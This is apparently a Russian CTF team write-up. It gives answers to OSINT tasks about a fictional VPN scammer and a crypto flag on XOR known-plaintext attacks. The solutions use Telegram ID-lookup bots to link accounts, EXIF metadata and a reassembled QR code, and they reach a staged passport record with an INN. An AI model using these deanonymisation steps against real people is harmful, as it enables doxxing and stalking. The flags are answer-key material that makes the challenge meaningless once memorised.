b'The password to decrypt your private archive is: XZ @_RCH1V3_PWD!'

теперь берем VKDumps и расшифровываем. в файле FLAG.txt флагок.

Ответ: H0CTF{X0R_1S_vUIN3R4Ble_t0_KP4}

OSINT

I. Чатек

Описание:

Найдите рабочий чат "Кота" (линк/юзернейм чата, не название).

Открывается после отчетного флага 01

Решение: на той же странице котя видим на стене название чата

Ответ:314SOS VPN


I. Кошка

Описание:

Какая любимая порода кошек у нашего "Кота"?

Открывается после отчетного флага 01

Решение: на аве кота есть фото кошки



Ответ:Ликой


I. Фоточка

Описание:

Найдите ссылку на фотографию "Кота", которую опубликовал его программист.


Открывается после отчетного флага 01

Решение:



<https://imgur.com/a/JJDXudt> ссылка на фоточку кота от программиста

Ответ: <https://imgur.com/a/JJDXudt>




I. Песенка

Описание:


Как называется песня, которую сочинил Кот для своего грустного програмиста?

Открывается после отчетного флага 01

Решение: дальше идём в бота и начинаем искать информацию о коте



видим хэш и такое свойственно рутубу идём проверять



Ответ: Never Gonna Hit Those Notes

I. Кто это нарисовал?

Описание: Найдите ID создателя VPN-стикеров.

Открывается после отчетного флага 01

Решение: В "рабочем чате" кота находим стикерпак, в котором стоит ссылка на канал https://t.me/CiaphasCain_Bro
это канал создателя стикера

https://t.me/unamer_bot закинул ему имя канала и нашли 7039910552



Ответ: 7039910552

I. Мультиакк


Описание: Найдите ID второго аккаунта создателя VPN-стикеров.

Открывается после отчетного флага 01

Решение: тут интересно, у нас фёрс блад, оказалось легче чем мы думали в чате видно кто нарисовал стикер




начинаем его искать и находим чат




находим нужного бота https://t.me/unamer_bot

получаем айди и дальше начинаем искать информацию по этому пользователю



проверяем где он админит и находим группу там в глаза бросается удалённый аккаунт
проверяю и вот флаг




Ответ:6811923097

I. Фотоаппарат

Описание: На какое устройство сделана фотография «мести» Sad Prog?

Открывается после отчетного флага 01

Решение: Берем фотографию которую он скинул и идём смотреть метаданные



```
Гарнiture по X : ±
Разрешение по Y : 1
---- IFD0 ----
Метод сжатия : JPEG (старый стиль)
Разрешение по X : 180
Разрешение по Y : 180
Исполнитель : SolidSnakeus/ ↗
Положение точки, определяющей цвет в Y Cb Cr: Центрованный
Авторское право : photos
---- ExifIFD ----
Выдержка : 1/8
Диафрагменное число : 6.5
Программа экспозиции : Программная автоэкспозиция
ISO : 800
Версия Exif : 0232
Конфигурация компонентов : Y, Cb, Cr, -
Компенсация экспозиции : 0
Максимальное значение диафрагмы : 6.5
Экспозамер : Оценочный/Многозонный
Состояние вспышки при съёмке : Не включена. Вспышка не сработала
Фокусное расстояние : 20.0 mm
Версия Flashpix : 0100
Цветовое пространство : sRGB
Режим экспозиции : Автоэкспозиция
Баланс белого : Автоматический
Фокусное расстояние для 35-мм формата: 112 mm
Имя владельца камеры : github.com/ ↗
---- InteropIFD ----
Индекс файловой совместимости : R98 – Основной файл DCF (sRGB)
Версия файловой совместимости : 0100
---- Composite ----
Диафрагма : 6.5
Размер изображения : 960x1280
Мегапикселей : 1 2
```

видим ссылку на гитхаб <https://github.com/SolidSnakeus> там видим что есть фотки профессиональные и одна которая выбивается из всех



проверяем метаданные

```
---- IFD0 ----
Производитель : Panasonic
Модель камеры : DMC-S2
Ориентация : Горизонтальная
Разрешение по X : 180
Разрешение по Y : 180
Единицы разрешения по X и Y : дюймы
Приложение : Ver.1.0
Дата редактирования : 2012:04:19 16:18:31
Положение точки, определяющей цвет в Y Ch Gr: Совместимый
```

Ответ:Panasinic DMC-S2

I. Записки

Описание: Где хранятся записи Sad Prog о разработке VPN (ссылка)?


Открывается после отчетного флага 01

Решение: видим что он скидывал порезанный куар и проверяем фото на метаданные

Решение: видим что он скинул порезанный куар и начинаем его клеить и немножко дорисовывать



переходим по ссылке <https://imgur.com/a/5yddTCc> там видим следующее



переходим дальше и это и есть флаг

Ответ: <https://pastebin.com/4sCxxVkj>

I. ИНН

Описание : Какой ИНН у нашего скаммера?

Открывается после отчетного флага 01

Решение: когда перешли по ссылке <https://pastebin.com/4sCxxVkj> види что там есть полное имя и гуглим его

Ятовский Александрос Альбертович


X | ☰ | 🎧 | 🌐 | 🔍

Wszystko Produkty Grafika Wideo Wiadomości Książki Finanse ⋮ Więcej Narzędzia

GitHub Pages
<https://b34w4r3.github.io/person...> · Tłumaczenie strony ⋮

Ятовский Александрос Альбертович
НЕ НАНИМАТЬ-МОШЕННИК. Ятовский Александрос Альбертович 9313 000000. Дата рождения: 01.02.2003. Место рождения: г. Москва Дата выдачи: 01.01.2021

там находим фото паспорта



НЕ НАНИМАТЬ-МОШЕННИК

Ятовский Александрос Альбертович
9313 000000
Дата рождения: 01.02.2003
Место рождения: г. Москва
Дата выдачи: 01.01.2021
Код подразделения: 123-666
Кем выдан: Зам по всем управлениям
ИНН: 170105721377

Ответ: 170105721377

I. Кличка

Описание: Узнайте, как "Кота" называли на прошлом месте работы.

Открывается после отчетного флага 01

Решение: убираем с ссылки эндпоинт <https://b34w4r3.github.io/personinfo/> находим место работы кота <https://b34w4r3.github.io/>

The screenshot shows a simple website with a dark header bar containing the URL 'b34w4r3.github.io'. The main content area has a dark background with white text. At the top, it says 'ООО "Ведра для Маска"'. Below that are three small links: 'О нас', 'Услуги', and 'Контакты'.

О нас

Наша компания "Ведра для Маска" специализируется на производстве высококачественных оцинкованных ведер, которые широко используются в самых различных отраслях. Мы гордимся нашим вкладом в настолько востребованы, что даже Илон Маск их использует! Наши ведра прекрасно подходят для всего – от строительных работ до сельскохозяйственных нужд. И да, иногда говорят, что наши ведра с случай в производственной жизни!

Услуги

Наши услуги охватывают полный цикл создания ведер, начиная от концептуализации и дизайна, и заканчивая прокатом и оцинковкой. Вот что мы можем предложить:

- Мы используем специальное оцинкование, которое не только защищает ведра от ржавчины, но и делает их невероятно долговечными. Мы продумываем каждый аспект, чтобы наши ведра были удобны в использовании.
- Так же мы активно работаем над экологичностью процессов. Знаете, в современном мире это не просто модно, но и крайне важно. Ведь мы заботимся о том, чтобы наше производство минимально влияло на окружающую среду.
- И не могу не упомянуть о нашем дизайне! Мы приглашаем лучших дизайнеров, чтобы наши ведра не только были функциональными, но и выглядели стильно. Иногда кажется, что это маленькие произведения искусства, мой геморрой опять дает о себе знать. Эх, работа у нас, конечно, сидячая, но бывает так непредсказуема!

Не важно, нужно ли вам небольшое ведерко или масштабное ведрище, мы готовы воплотить ваши идеи в реальность и помочь вашему бизнесу процветать.

Контакты

Директор: @Avksivy
HR отвечает круглосуточно: [TestDibimba_bot](#)

там увидим ссылку на бота и идём с ним общаться после издевательств и шуток бота получаем реальную кличку

КOT 16:16 ✓

Вы знаете, эта ситуация начинает напоминать детектив с оцинкованными ведрами и котами. Ладно, давайте уж по-честному: хотите узнать кличку Ятовского? "Кот-обормот". Да, именно так!

Теперь, когда это выяснили, может, что-то ещё? И не обращайте внимания, этот мой геморрой скоро точно выйдет на первое место в списке моих дел.

16:16

Ответ: Кот-обормот

забавно что другому члену команды бот отвечал другой кличкой

Aх, вы хотите узнать его прозвище? Ну, конечно, для таких случаев у нас есть специальная кличка: "Аутентичный ведровод". Надеюсь, это поможет вам улыбнуться!

Ну, а если вдруг вам ещё понадобится что-то связанное с оцинкованными ведрами или другими вопросами, я всегда к вашим услугам. Ах да, и мой геморрой... ох уж эти неудобства.

17:07

кот 17:09 ✓

Ах, интересуетесь кличками? Хотите, что-то кошачье? Что ж, у нас только аутентичные и оцинкованные клички в ассортименте. Если вас сильно интересует прозвище Ятовского, то "Аутентичный ведровод" будет вам весьма в тему.

Кстати, а вы случаем не хотите приобрести наши замечательные ведра? Маск бы одобрил!

17:09

давай 17:10 ✓

